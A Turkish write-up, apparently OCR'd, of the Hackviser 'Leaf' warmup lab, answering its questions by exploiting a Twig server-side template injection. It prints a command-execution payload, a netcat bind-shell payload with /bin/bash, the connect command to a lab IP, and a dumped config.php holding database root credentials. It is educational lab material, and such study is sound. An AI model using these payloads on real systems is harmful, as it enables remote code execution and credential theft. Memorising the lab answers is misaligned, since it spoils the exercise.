
LEAF WRİTE-UP

Bu yazımda sizlere Hackviser platformunda bulunan Leaf adlı warmup'ın çözümünü anlatacağım.

SORU 1: Websitesinin başlığı nedir?



Modish Tech

SORU 2: Ürün detayının görüntülendiği sayfada hangi GET parametresi kullanılır?

Herhangi bir ürüne gidiyoruz.

Burada **id** kullanıldığını görüyoruz.

SORU 3: SSTI açılımı nedir?


Server Side Template Injection

SORU 4: Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdıran SSTI payloadı nedir?


Burada bizden SSTI payload'ları denememizi veya hakim olmamızı istiyor. Birazcık araştırma sonucu payloadı buldum. **{{7*7}}**

SORU 5: Uygulamanın kullandığı veritabanı adı nedir?

Sitede gezindim biraz.



Burada payload denemesi yaptıktan sonra şu sonucu aldım:



Burada veritabanı ismini bulduk. **Modish_tech**

BİZ BURADA BİRAZ ŞANS ESERİ BULDUK ☺

Normal şartlar altında veritabanı hakkında bilgi almak için makineye erişmemiz gerekir. Şimdi o yolu deneyelim.


2.YOL:

Shell almamız lazım. Önce SSTI payloadları deniyoruz.

{{7*7}} yazınca sonucun 49 olduğunu aldım. Bu da bize TWIG kullanmamız gerektiğini doğruladı.


Uzun süren araştırmalar sonucu “{{['<command>']|filter('system')}}” bu payload’da command yazan yere Linux komutları yazıp çalıştırabildiğimizi öğrendim. Şimdi deniyoruz.

Whoami denedim:




Array olduğumuzu gördük. Şimdi netcat aracı ile uzaktan bağlantı kurmayı deneyeceğim.


Komut şu şekilde: {{['nc -nvlp 1234 -e /bin/bash']|filter('system')}}




Çalıştıralım. Şimdi kendi makine terminalimize nc –nv 172.20.4.114 1234

Yazarak erişim sağlıyoruz.





ls yaptıktan sonra burada config.php dosyası gözüme çarptı.



```
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo→setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e→getMessage();
}
?>
```

Burada config.php dosyasının içine baktığımızda cevabımızı buluyoruz.

Veritabanımızın ismi **modish_tech**

BÖYLELİKLE WARMUP'I ÇÖZMÜŞ OLDUK ☺